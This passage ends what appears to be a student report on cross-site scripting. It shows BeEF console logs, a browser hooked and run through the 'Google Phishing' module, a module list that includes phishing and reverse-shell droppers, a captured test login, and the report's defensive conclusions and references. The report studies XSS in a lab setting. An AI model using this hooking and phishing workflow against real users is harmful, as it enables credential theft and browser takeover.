
```
22:56:57]    |   Hook URL: http://127.0.0.1:3000/hook.js
22:56:57]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
22:56:57][*] running on network interface: 10.0.2.15
22:56:57]    |   Hook URL: http://10.0.2.15:3000/hook.js
22:56:57]    |_  UI URL:   http://10.0.2.15:3000/ui/panel
22:56:57][*] HTTP Proxy: http://127.0.0.1:6789
22:56:57][*] RESTful API key: a54f891155e91c87e9e32807002a5464f07133ec
22:56:57][*] BeEF server started (press control+c to stop)
 0:52:22][*] Hooked browser [id:1, ip:10.0.2.15] has executed instructions (status: UNKNOWN) from command module [cid:33, mod: 11, name:'Google Phishing']
```

Fig 10: Credentials of target

CHAPTER 7

9. RESULT

we have successfully gained the credentials of user .Now we can take control of user credentials


Getting Started
Logs
Zombies
Auto Run
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
Search
Fake Notification Bar (Chron
Fake Notification Bar (Firefo:
Fake Notification Bar (IE)
Google Phishing
Pretty Theft
Replace Videos (Fake Plugir
Simple Hijacker
TabNabbing
Edge WScript WSH Injection
Fake Evernote Web Clipper
Fake LastPass
Firefox Extension (Bindshell)
Firefox Extension (Dropper)
Firefox Extension (Reverse S
HTA PowerShell
SiteKiosk Breakout
User Interface Abuse (IE 9/1
Module Results History
Command results
Re-execute command

id ▲	date	label
0	2024-06-11 00:38	command 1
1	2024-06-11 09:19	command 2
2	2024-06-11 09:27	command 3
3	2024-06-11 10:04	command 4
4	2024-06-11 10:10	command 5
5	2024-06-11 10:22	command 6
6	2024-06-26 19:09	command 7
7	2024-06-26 19:33	command 8
8	2024-06-27 00:49	command 9

```
1                                   Thu Jun 27 2024 00:52:22 GMT+0530 (India St
  data: result=Username: test Password: test
```

Fig 11:result in beEF

CHAPTER 8

10. CONCLUSION AND FUTURE ENHANCEMEMT

8.1. CONCLUSION

- 1. Highlighted the pervasive threat of XSS vulnerabilities in web applications.
- 2. Emphasized the importance of robust security measures like input validation and output encoding.
- 3. Demonstrated the impact of XSS attacks on user data confidentiality and system integrity.
- 4. Advocated for continuous vulnerability testing and prompt mitigation strategies.
- 5. Encouraged collaboration and knowledge-sharing within the cybersecurity community for enhanced protection against XSS threats.

8.2 FUTURE ENHANCEMENTS

.

- Implement machine learning algorithms to dynamically detect and mitigate XSS attacks in real-time, enhancing response capabilities.
- Introduce automated code scanning and remediation tools to streamline the identification and fixing of XSS vulnerabilities during the development lifecycle.

8.3 REFERENCES

- ❖ Athanasopoulos E, Krithinakis A, Markatos EP (2010) Hunting cross-site scripting attacks in the network. In: W2SP 2010: web 2.0 security and privacy workshop

- ❖ http://excess-xss.com/

- ❖ http://www.betanews.com/article/CrossSite_Scripting_Worm_Hits_MySpace/1129232391, http://www.myspace.com/33934660, http://namb.la/popular/tech.html..

- ❖ A Firefox PDF plug-in XSS vulnerability. http://lwn.net/Articles/216223/

- ❖ https://youtu.be/PPzn4K2ZjfY?si=YBfXaOuwr81ENLcL